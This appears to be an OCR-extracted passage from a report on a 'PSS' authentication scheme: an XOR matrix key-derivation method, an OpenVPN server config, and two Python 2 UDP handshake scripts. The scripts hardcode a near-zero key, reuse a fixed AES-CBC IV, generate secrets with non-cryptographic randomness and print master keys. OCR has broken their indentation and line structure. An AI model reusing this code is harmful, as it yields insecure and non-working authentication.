To generate $\mathbb{S}$ in client and server, there are different 8 by 8 matrixes {S} on both sides. We use each row of the matrix to calculate indexes, for example Ind1 = ($S_{1,1}(0) \oplus S_{1,2}(0) \oplus S_{1,3}(0) \oplus S_{1,4}(0) \oplus S_{1,5}(0) \oplus S_{1,6}(0) \oplus S_{1,7}(0) \oplus S_{1,8}(0)$) mod row.len, where row.len is the number of bits in one row. As shown in Fig. 92, the orange blocks are the bits pointed by calculated indexes.



S1,1(0) S1,2(0) S1,3(0) S1,4(0) S1,5(0) S1,6(0) S1,7(0) S1,8(0)
S2,1(0) S2,2(0) S2,3(0) S2,4(0) S2,5(0) S2,6(0) S2,7(0) S2,8(0)
S3,1(0) S3,2(0) S3,3(0) S3,4(0) S3,5(0) S3,6(0) S3,7(0) S3,8(0)
S4,1(0) S4,2(0) S4,3(0) S4,4(0) S4,5(0) S4,6(0) S4,7(0) S4,8(0)
S5,1(0) S5,2(0) S5,3(0) S5,4(0) S5,5(0) S5,6(0) S5,7(0) S5,8(0)
S6,1(0) S6,2(0) S6,3(0) S6,4(0) S6,5(0) S6,6(0) S6,7(0) S6,8(0)
S7,1(0) S7,2(0) S7,3(0) S7,4(0) S7,5(0) S7,6(0) S7,7(0) S7,8(0)
S8,1(0) S8,2(0) S8,3(0) S8,4(0) S8,5(0) S8,6(0) S8,7(0) S8,8(0)

Fig. 92. Selected Indexes of {S}

The index is only the start position to pick $\mathcal{S}$ which is the parameter to calculate $\mathbb{S}$. Thus we also need the length of each $\mathcal{S}$ which is calculated with Equation 4.

Equation 4: $\mathcal{S}.len = 64 + (preB\%65)$*, where preB is the byte just before the selected index*

According to equation 3, $\mathcal{S}.len$ ranges from 64 to 128 which is showed as red blocks in Fig. 93.



$S_{1,1}(0)$ $S_{1,2}(0)$ $S_{1,3}(0)$ $S_{1,4}(0)$ $S_{1,5}(0)$ $S_{1,6}(0)$ $S_{1,7}(0)$ $S_{1,8}(0)$
$S_{2,1}(0)$ $S_{2,2}(0)$ $S_{2,3}(0)$ $S_{2,4}(0)$ $S_{2,5}(0)$ $S_{2,6}(0)$ $S_{2,7}(0)$ $S_{2,8}(0)$
$S_{3,1}(0)$ $S_{3,2}(0)$ $S_{3,3}(0)$ $S_{3,4}(0)$ $S_{3,5}(0)$ $S_{3,6}(0)$ $S_{3,7}(0)$ $S_{3,8}(0)$
$S_{4,1}(0)$ $S_{4,2}(0)$ $S_{4,3}(0)$ $S_{4,4}(0)$ $S_{4,5}(0)$ $S_{4,6}(0)$ $S_{4,7}(0)$ $S_{4,8}(0)$
$S_{5,1}(0)$ $S_{5,2}(0)$ $S_{5,3}(0)$ $S_{5,4}(0)$ $S_{5,5}(0)$ $S_{5,6}(0)$ $S_{5,7}(0)$ $S_{5,8}(0)$
$S_{6,1}(0)$ $S_{6,2}(0)$ $S_{6,3}(0)$ $S_{6,4}(0)$ $S_{6,5}(0)$ $S_{6,6}(0)$ $S_{6,7}(0)$ $S_{6,8}(0)$
$S_{7,1}(0)$ $S_{7,2}(0)$ $S_{7,3}(0)$ $S_{7,4}(0)$ $S_{7,5}(0)$ $S_{7,6}(0)$ $S_{7,7}(0)$ $S_{7,8}(0)$
$S_{8,1}(0)$ $S_{8,2}(0)$ $S_{8,3}(0)$ $S_{8,4}(0)$ $S_{8,5}(0)$ $S_{8,6}(0)$ $S_{8,7}(0)$ $S_{8,8}(0)$
$\mathcal{S}_1$ $\mathcal{S}_2$ $\mathcal{S}_3$ $\mathcal{S}_4$ $\mathcal{S}_5$ $\mathcal{S}_6$ $\mathcal{S}_7$ $\mathcal{S}_8$

Fig. 93. Variable Length String of {S}

Then, we concatenate all eight $\mathcal{S}$ to get $\mathcal{S}_{\text{total}}$with Equation 5. Thus $\mathcal{S}_{\text{total}}.len$ ranges from 512 to 1024.

Equation 5: $\mathcal{S}_{total} = \mathcal{S}_1 \parallel \mathcal{S}_2 \parallel \mathcal{S}_3 \parallel \mathcal{S}_4 \parallel \mathcal{S}_5 \parallel \mathcal{S}_6 \parallel \mathcal{S}_7 \parallel \mathcal{S}_8$

Finally, we can generate $\mathbb{S}$ from $\mathcal{S}_{\text{total}}$with algorithm 1 which is demonstrated in Fig. 94.

Algorithm 1. Generate $\mathbb{S}$ from $\boldsymbol{\mathcal{S}}_{\textbf{total}}$

```
input: $\mathcal{S}_{total}$
output: $\mathbb{S}$

        at PSS-C and PSS server
1       If $\mathcal{S}_{\text{total}}.len = 512$
2           $\mathbb{S} = \mathcal{S}_{\text{total}}$
3       else
4           $\mathbb{S}_L = \mathcal{S}_{\text{total}}.substring(0,\ 512)$
5           $\mathbb{S}_R = \mathcal{S}_{\text{total}}.substring(512)$
6           $\mathbb{S} = \mathbb{S}_L \oplus \mathbb{S}_R$
```





Fig. 94. Generate $\mathbb{S}$ from $\mathcal{S}_{\text{total}}$

{S} is updated for self-protection. We use each column of the matrix to calculate indexes, for example Ind1 = ($S_{1,1}(0)\oplus S_{2,1}(0)\oplus S_{3,1}(0)\oplus S_{4,1}(0)\oplus S_{5,1}(0)\oplus S_{6,1}(0)\oplus S_{7,1}(0)\oplus S_{8,1}(0)$) mod 64. After generating eight indexes, the selected elements are updated by exclusive or the indexes as $S_{Ind1}\oplus=S_{Ind2}$; $S_{Ind2}\oplus=S_{Ind3}$; $S_{Ind3}\oplus=S_{Ind4}$; $S_{Ind4}\oplus=S_{Ind5}$; $S_{Ind5}\oplus=S_{Ind6}$; $S_{Ind7}\oplus=S_{Ind8}$; $S_{Ind8}\oplus=S_{Ind1}$. Fig. 95 shows the eight updated elements with red blocks.



$S_{1,1}(0)$	$S_{1,2}(0)$	$S_{1,3}(0)$	$S_{1,4}(0)$	$S_{1,5}(0)$	$S_{1,6}(0)$	$S_{1,7}(0)$	$S_{1,8}(1)$
$S_{2,1}(0)$	$S_{2,2}(1)$	$S_{2,3}(0)$	$S_{2,4}(0)$	$S_{2,5}(0)$	$S_{2,6}(0)$	$S_{2,7}(0)$	$S_{2,8}(0)$
$S_{3,1}(0)$	$S_{3,2}(0)$	$S_{3,3}(0)$	$S_{3,4}(0)$	$S_{3,5}(0)$	$S_{3,6}(1)$	$S_{3,7}(0)$	$S_{3,8}(0)$
$S_{4,1}(0)$	$S_{4,2}(0)$	$S_{4,3}(1)$	$S_{4,4}(0)$	$S_{4,5}(0)$	$S_{4,6}(0)$	$S_{4,7}(0)$	$S_{4,8}(0)$
$S_{5,1}(0)$	$S_{5,2}(0)$	$S_{5,3}(0)$	$S_{5,4}(0)$	$S_{5,5}(1)$	$S_{5,6}(0)$	$S_{5,7}(0)$	$S_{5,8}(0)$
$S_{6,1}(0)$	$S_{6,2}(0)$	$S_{6,3}(1)$	$S_{6,4}(0)$	$S_{6,5}(0)$	$S_{6,6}(0)$	$S_{6,7}(0)$	$S_{6,8}(0)$
$S_{7,1}(0)$	$S_{7,2}(0)$	$S_{7,3}(0)$	$S_{7,4}(0)$	$S_{7,5}(0)$	$S_{7,6}(0)$	$S_{7,7}(0)$	$S_{7,8}(0)$
$S_{8,1}(1)$	$S_{8,2}(0)$	$S_{8,3}(0)$	$S_{8,4}(1)$	$S_{8,5}(0)$	$S_{8,6}(0)$	$S_{8,7}(0)$	$S_{8,8}(0)$

Fig. 95. Update {S}

10 Appendix B

10.1 PSS Server

10.1.1 server.ovpn

```
# Which local IP address should OpenVPN

# listen on? (optional)

;local a.b.c.d


# Which TCP/UDP port should OpenVPN listen on?

# If you want to run multiple OpenVPN instances

# on the same machine, use a different port

# number for each one.  You will need to

# open up this port on your firewall.

port 1194


# TCP or UDP server?

;proto tcp

proto udp


# "dev tun" will create a routed IP tunnel,

# "dev tap" will create an ethernet tunnel.

# Use "dev tap0" if you are ethernet bridging

# and have precreated a tap0 virtual interface

# and bridged it with your ethernet interface.

# If you want to control access policies

# over the VPN, you must create firewall

# rules for the the TUN/TAP interface.

# On non-Windows systems, you can give

# an explicit unit number, such as tun0.
# On Windows, use "dev-node" for this.
# On most systems, the VPN will not function
# unless you partially or fully disable
# the firewall for the TUN/TAP interface.
;dev tap
dev tun

# Windows needs the TAP-Win32 adapter name
# from the Network Connections panel if you
# have more than one.  On XP SP2 or higher,
# you may need to selectively disable the
# Windows firewall for the TAP adapter.
# Non-Windows systems usually don't need this.
;dev-node MyTap

# SSL/TLS root certificate (ca), certificate
# (cert), and private key (key).  Each client
# and the server must have their own cert and
# key file.  The server and all clients will
# use the same ca file.
#
# See the "easy-rsa" directory for a series
# of scripts for generating RSA certificates
# and private keys.  Remember to use
# a unique Common Name for the server
# and each of the client certificates.
#
# Any X509 key management system can be used.
# OpenVPN can also use a PKCS #12 formatted key file
# (see "pkcs12" directive in man page).
ca "ca.crt"
cert "VPNServer.crt"
key "VPNServer.key"  # This file should be kept secret

# Diffie hellman parameters.
# Generate your own with:
#   openssl dhparam -out dh2048.pem 2048
dh "dh.pem"

# Network topology
# Should be subnet (addressing via IP)
# unless Windows clients v2.0.9 and lower have to
# be supported (then net30, i.e. a /30 per client)
# Defaults to net30 (not recommended)
topology subnet

# Configure server mode and supply a VPN subnet
# for OpenVPN to draw client addresses from.
# The server will take 10.8.0.1 for itself,
# the rest will be made available to clients.
# Each client will be able to reach the server
# on 10.8.0.1. Comment this line out if you are
# ethernet bridging. See the man page for more info.
server 10.8.0.0 255.255.255.0
#server 192.168.3.123 255.255.255.0
```

```
# Maintain a record of client <-> virtual IP address
# associations in this file.  If OpenVPN goes down or
# is restarted, reconnecting clients can be assigned
# the same virtual IP address from the pool that was
# previously assigned.
ifconfig-pool-persist ipp.txt

# Configure server mode for ethernet bridging.
# You must first use your OS's bridging capability
# to bridge the TAP interface with the ethernet
# NIC interface.  Then you must manually set the
# IP/netmask on the bridge interface, here we
# assume 10.8.0.4/255.255.255.0.  Finally we
# must set aside an IP range in this subnet
# (start=10.8.0.50 end=10.8.0.100) to allocate
# to connecting clients.  Leave this line commented
# out unless you are ethernet bridging.
;server-bridge 10.8.0.4 255.255.255.0 10.8.0.50 10.8.0.100

# Configure server mode for ethernet bridging
# using a DHCP-proxy, where clients talk
# to the OpenVPN server-side DHCP server
# to receive their IP address allocation
# and DNS server addresses.  You must first use
# your OS's bridging capability to bridge the TAP
# interface with the ethernet NIC interface.
# Note: this mode only works on clients (such as
# Windows), where the client-side TAP adapter is
# bound to a DHCP client.
;server-bridge

# Push routes to the client to allow it
# to reach other private subnets behind
# the server.  Remember that these
# private subnets will also need
# to know to route the OpenVPN client
# address pool (10.8.0.0/255.255.255.0)
# back to the OpenVPN server.
push "route 10.10.10.0 255.255.255.0"
;push "route 192.168.20.0 255.255.255.0"

# To assign specific IP addresses to specific
# clients or if a connecting client has a private
# subnet behind it that should also have VPN access,
# use the subdirectory "ccd" for client-specific
# configuration files (see man page for more info).

# EXAMPLE: Suppose the client
# having the certificate common name "Thelonious"
# also has a small subnet behind his connecting
# machine, such as 192.168.40.128/255.255.255.248.
# First, uncomment out these lines:
;client-config-dir ccd
;route 192.168.40.128 255.255.255.248
# Then create a file ccd/Thelonious with this line:
#   iroute 192.168.40.128 255.255.255.248
# This will allow Thelonious' private subnet to
# access the VPN.  This example will only work
# if you are routing, not bridging, i.e. you are
# using "dev tun" and "server" directives.

# EXAMPLE: Suppose you want to give
# Thelonious a fixed VPN IP address of 10.9.0.1.
# First uncomment out these lines:
;client-config-dir ccd
;route 10.9.0.0 255.255.255.252
# Then add this line to ccd/Thelonious:
#   ifconfig-push 10.9.0.1 10.9.0.2

# Suppose that you want to enable different
# firewall access policies for different groups
# of clients.  There are two methods:
# (1) Run multiple OpenVPN daemons, one for each
#     group, and firewall the TUN/TAP interface
#     for each group/daemon appropriately.
# (2) (Advanced) Create a script to dynamically
#     modify the firewall in response to access
#     from different clients.  See man
#     page for more info on learn-address script.
;learn-address ./script

# If enabled, this directive will configure
# all clients to redirect their default
# network gateway through the VPN, causing
# all IP traffic such as web browsing and
# and DNS lookups to go through the VPN
# (The OpenVPN server machine may need to NAT
# or bridge the TUN/TAP interface to the internet
# in order for this to work properly).
;push "redirect-gateway def1 bypass-dhcp"
;push "redirect-gateway local def1 bypass-dhcp"

# Certain Windows-specific network settings
# can be pushed to clients, such as DNS
# or WINS server addresses.  CAVEAT:
# http://openvpn.net/faq.html#dhcpcaveats
# The addresses below refer to the public
# DNS servers provided by opendns.com.
;push "dhcp-option DNS 208.67.222.222"
;push "dhcp-option DNS 208.67.220.220"

# Uncomment this directive to allow different
# clients to be able to "see" each other.
# By default, clients will only see the server.
# To force clients to only see the server, you
# will also need to appropriately firewall the
# server's TUN/TAP interface.
;client-to-client

# Uncomment this directive if multiple clients
# might connect with the same certificate/key
# files or common names.  This is recommended
# only for testing purposes.  For production use,
# each client should have its own certificate/key
# pair.
#
# IF YOU HAVE NOT GENERATED INDIVIDUAL
# CERTIFICATE/KEY PAIRS FOR EACH CLIENT,
# EACH HAVING ITS OWN UNIQUE "COMMON NAME",
# UNCOMMENT THIS LINE OUT.
;duplicate-cn

# The keepalive directive causes ping-like
# messages to be sent back and forth over
# the link so that each side knows when
# the other side has gone down.
# Ping every 10 seconds, assume that remote
# peer is down if no ping received during
# a 120 second time period.
keepalive 10 120

# For extra security beyond that provided
# by SSL/TLS, create an "HMAC firewall"
# to help block DoS attacks and UDP port flooding.
#
# Generate with:
#   openvpn --genkey --secret ta.key
#
# The server and each client must have
# a copy of this key.
# The second parameter should be '0'
# on the server and '1' on the clients.
;tls-auth ta.key 0 # This file is secret

# Select a cryptographic cipher.
# This config item must be copied to
# the client config file as well.
;cipher BF-CBC        # Blowfish (default)
;cipher AES-128-CBC   # AES
;cipher DES-EDE3-CBC  # Triple-DES

# Enable compression on the VPN link.
# If you enable it here, you must also
# enable it in the client config file.
comp-lzo

# The maximum number of concurrently connected
# clients we want to allow.
;max-clients 100

# It's a good idea to reduce the OpenVPN
# daemon's privileges after initialization.
#
# You can uncomment this out on
# non-Windows systems.
;user nobody
;group nobody
```

```
# The persist options will try to avoid
# accessing certain resources on restart
# that may no longer be accessible because
# of the privilege downgrade.
persist-key
persist-tun

# Output a short status file showing
# current connections, truncated
# and rewritten every minute.
status openvpn-status.log

# By default, log messages will go to the syslog (or
# on Windows, if running as a service, they will go to
# the "\Program Files\OpenVPN\log" directory).
# Use log or log-append to override this default.
# "log" will truncate the log file on OpenVPN startup,
# while "log-append" will append to it.  Use one
# or the other (but not both).
;log         openvpn.log
;log-append  openvpn.log

# Set the appropriate level of log
# file verbosity.
#
# 0 is silent, except for fatal errors
# 4 is reasonable for general usage
# 5 and 6 can help to debug connection problems
# 9 is extremely verbose

verb 3


# Silence repeating messages.  At most 20

# sequential messages of the same message

# category will be output to the log.

;mute 20
```

10.1.2 SimpleHandshake.py

```python
import socket

import base64

import string

import random

from datetime import datetime

from Crypto.Hash import SHA256

from Crypto.Cipher import AES

from ChaCha20 import encrypt_file, decrypt_file

from AESGCMFile import encrypt_file_multi_AES_GCM, decrypt_file_multi_AES_GCM

import xml.etree.ElementTree as ET


def id_generator(size=15, chars=string.ascii_uppercase + string.digits):

        return ''.join(random.choice(chars) for _ in range(size))


UDP_IP = "10.10.10.4"

UDP_PORT = 5376


sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)

sock.bind((UDP_IP, UDP_PORT))

sock.settimeout(900)
```

```
data = ""
addr = ""

chachaKey =
"0000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000152865ab"

while True:
        try:
                data, addr = sock.recvfrom(1024) # buffer size is 1024 bytes
        except socket.timeout:
                print "Entering Cleaning Cycle"

        #this is just the cleaning cycle, just clearing out bad stuff
      regList = open("registered-users.rul", "r")
      theList = regList.read()
      regList.close

        outputList = ""
        for outstr in theList.split('~'):
                if "@" in outstr:
                        if not (datetime.now() >
datetime.strptime(outstr.split('@')[1], "%d/%m/%y %H:%M")):
                                outputList = outputList + outstr + "~"

      regList = open("registered-users.rul", "w")
      regList.write(outputList)
      regList.close()
```

```
  #end cleaning cycle
#This time to decrypt xml
  #First, decrypt AESkey file
  decrypt_file("groupKey.txt", chachaKey)
  #Second, decrypt tagFile.txt
  decrypt_file("tagFile.txt", chachaKey)
  #Third, decrypt UserHashLisht file
  decrypt_file_multi_AES_GCM("UserHashList.xml", "groupKey.txt")
  #decrypt_file("UserHashList.xml", ChaChaKey)
  #lets start pulling some xml
    tree = ET.parse('UserHashList.xml')
    root = tree.getroot()
    #got it open

  #this is to get what the handshake should be from the xml
  userID = ""
  recHash = ""
  c1value = ""
  c2value = ""
  expectHash = "unknown"
  serverSeed = "unknown"
  hashWereOn = 0
  userInQuestion = root[0]
    if not data == "":
          userID = data.split(',')[0]
          recHash = data.split(',')[1]
          c1value = base64.b64decode(data.split(',')[2])
```

```
                for child in root:
                        if child.get("userID") == userID:
                                userInQuestion = child

                serverSeedEnc = userInQuestion.find("serverSeed").text
                c2value = userInQuestion.find("c2value").text
                hashWereOn = int(userInQuestion.find("hashWereOn").text)
                expectHash = userInQuestion.find("hash" +
str(hashWereOn)).text

                xorVal = ''.join(chr(ord(a)^ord(b)) for a,b in
zip(c1value,c2value))
                obj = AES.new(xorVal, AES.MODE_CBC, 'This is an IV456')
                serverSeed = obj.decrypt(base64.b64decode(serverSeedEnc))
      #end xml read

        # obj = AES.new('This is a key123', AES.MODE_CBC, 'This is an IV456')
        # recHash = recHash.ljust(len(recHash) + (16 - len(recHash)%16))
        hashToSend = SHA256.new()
        hashToSend.update(serverSeed + str(hashWereOn))
        serverInfo = hashToSend.hexdigest()
        MasterKeyHash = SHA256.new()
        MasterKeyHash.update(expectHash + "," + serverInfo + ",key")
        MasterKey = MasterKeyHash.digest()
        #MasterKey = b'qwertyuiopasdfghqwertyuiopasdfgh'
        obj = AES.new(MasterKey, AES.MODE_CBC, 'This is an IV456')
        print "User ID: " + userID
        print "Received (encrypted) hash: " + recHash
        print "Server Seed: " + serverSeed
        print "Hash Were On: " + str(hashWereOn)
        print "Ss value: " + serverInfo
        print "Master key: " + base64.b64encode(MasterKey)
        print "C1 value: " + base64.b64encode(c1value)
        print "C2 value: " + c2value
        print

        recHash = obj.decrypt(base64.b64decode(recHash))
        recHash = base64.b64encode(recHash).split('=')[0] + '='

        print "Received (unencrypted) hash: " + recHash
        print "Expected hash: " + expectHash
        print "Parsed the request"
        print

      if recHash == expectHash:
                print "Verified"
                print
            regList = open("registered-users.rul", "r")
            theList = regList.read()
            regList.close

            regList = open("registered-users.rul", "w")
            theList = theList + addr[0] + "@" +
str(datetime.now().strftime("%d/%m/%y %H:%M")) + "~"
```

```
            regList.write(theList)
            regList.close()

                obj = AES.new(MasterKey, AES.MODE_CBC, 'This is an IV456')
            hashToSend = SHA256.new()
            hashToSend.update(serverSeed + str(hashWereOn))
            hexDigest = hashToSend.hexdigest()
            #hexDigest = hexDigest.ljust(len(hexDigest) + (16 -
len(hexDigest)%16))
            hexDigestEnc = obj.encrypt(hexDigest)
            sock.sendto(base64.b64encode(hexDigestEnc), addr)

                #print hexDigest
                #print
                #print base64.b64encode(hexDigestEnc)
                #print

                #obj = AES.new(MasterKey, AES.MODE_CBC, 'This is an IV456')
            #print
            #print(hexDigestEnc)
            #print
            #print(base64.b64encode(hexDigestEnc))
            #print(len(base64.b64encode(hexDigestEnc)))
            #print
            #print("break")
            #print
            #temp1 = base64.b64encode(hexDigestEnc)
            #temp2 = base64.b64decode(temp1)
            #temp3 = obj.decrypt(temp2)
            #print(temp3)
            #print
            #print(base64.b64encode(temp3))


              try:
                                    #TODO: change this so that we lock it
down to one person (we dont want to be receiving from some other dude here,
only the person setting up shop)
                                    dataAll, addr = sock.recvfrom(1024) #
buffer size is 1024 bytes

                                    data = dataAll.split(',')[0]
                                    newC1 = dataAll.split(',')[1]

                                    obj = AES.new(MasterKey, AES.MODE_CBC,
'This is an IV456')
                                    recHash =
obj.decrypt(base64.b64decode(data))
                                    recHash =
base64.b64encode(recHash).split('=')[0] + '='

                                    #start update xml
                                    hashWereOn = hashWereOn + 1
                                    userInQuestion.find("hashWereOn").text =
str(hashWereOn)
```

```
                                    b = ET.SubElement(userInQuestion, "hash"
+ str(hashWereOn))
                                    b.text = recHash

                                    c2value = id_generator(32)
                                    userInQuestion.find("c2value").text =
c2value

                                    xorVal = ''.join(chr(ord(a)^ord(b)) for
a,b in zip(base64.b64decode(newC1),c2value))
                                    obj = AES.new(xorVal, AES.MODE_CBC, 'This
is an IV456')
                                    serverSeedEnc =
base64.b64encode(obj.encrypt(serverSeed))
                                    userInQuestion.find("serverSeed").text =
serverSeedEnc
                                    tree.write('UserHashList.xml')
                                    #end update xml
                                    #This is time to re-encrypt the xml file
                                    #First, encrypt UserHashLisht file

      encrypt_file_multi_AES_GCM("UserHashList.xml", "groupKey.txt")
                                    #Second, encrypt AESkey file
                                    encrypt_file("groupKey.txt", chachaKey)
                        #encrypt_file("UserHashList.xml", ChaChaKey)
                                    #Third, encrypt tagFile.txt
                                    encrypt_file("tagFile.txt", chachaKey)
                                    obj = AES.new(MasterKey, AES.MODE_CBC,
'This is an IV456')
                                    hashToSend = SHA256.new()
                                    hashToSend.update(serverSeed +
str(hashWereOn))
                                    hexDigest = hashToSend.hexdigest()
                                    #hexDigest =
hexDigest.ljust(len(hexDigest) + (16 - len(hexDigest)%16))
                                    hexDigestEnc = obj.encrypt(hexDigest)


      sock.sendto(base64.b64encode(hexDigestEnc), addr)

                except socket.timeout:
                        print "Failed To Verify"
                        print

            data = ""
            print "User Connected"
            print
```

10.1.3 SimpleHandshakeRegistrate.py

```
import socket
import base64
import string
import random
from datetime import datetime
from Crypto.Hash import SHA256
from Crypto.Cipher import AES
from ChaCha20 import encrypt_file, decrypt_file
from AESGCMFile import encrypt_file_multi_AES_GCM, decrypt_file_multi_AES_GCM
import xml.etree.ElementTree as ET

def id_generator(size=15, chars=string.ascii_uppercase + string.digits):
        return ''.join(random.choice(chars) for _ in range(size))

UDP_IP = "10.10.10.4"
UDP_PORT = 5376

sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
sock.bind((UDP_IP, UDP_PORT))

data = ""
addr = ""

data, addr = sock.recvfrom(1024) # buffer size is 1024 bytes

chachaKey =
"00000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000152865ab"

#this is just the cleaning cycle, just clearing out bad stuff
regList = open("registered-users.rul", "r")
theList = regList.read()
regList.close

outputList = ""
```

```
for outstr in theList.split('~'):
        if "@" in outstr:
                if not (datetime.now() >
datetime.strptime(outstr.split('@')[1], "%d/%m/%y %H:%M")):
                        outputList = outputList + outstr + "~"

regList = open("registered-users.rul", "w")
regList.write(outputList)
regList.close()
#end cleaning cycle
#This time to decrypt xml
#First, decrypt AESkey file
decrypt_file("groupKey.txt", chachaKey)
#Second, decrypt tagFile.txt
decrypt_file("tagFile.txt", chachaKey)
#Third, decrypt UserHashLisht file
decrypt_file_multi_AES_GCM("UserHashList.xml", "groupKey.txt")
#lets start pulling some xml
tree = ET.parse('UserHashList.xml')
root = tree.getroot()
#got it open

#this is to get what the handshake should be from the xml
userID = ""
recHash = ""
c1init = ""
c2value = id_generator(32)
hashWereOn = 1
```

```
if not data == "":
        userID = data.split(',')[0]
        recHash = data.split(',')[1]
        c1init = base64.b64decode(data.split(',')[2])
serverSeed = id_generator(32)
xorVal = ''.join(chr(ord(a)^ord(b)) for a,b in zip(c1init,c2value))
obj = AES.new(xorVal, AES.MODE_CBC, 'This is an IV456')
serverSeedEnc = base64.b64encode(obj.encrypt(serverSeed))
#end xml read


regList = open("registered-users.rul", "r")
theList = regList.read()
regList.close

regList = open("registered-users.rul", "w")
theList = theList + addr[0] + "@" +
str(datetime.now().strftime("%d/%m/%y %H:%M")) + "~"
regList.write(theList)
regList.close()



userInQuestion = ET.Element('user')

userInQuestion.set('userID', userID)

e = ET.SubElement(userInQuestion, "hashWereOn")
```

```
userInQuestion.find("hashWereOn").text = str(hashWereOn)

f = ET.SubElement(userInQuestion, "serverSeed")
userInQuestion.find("serverSeed").text = serverSeedEnc

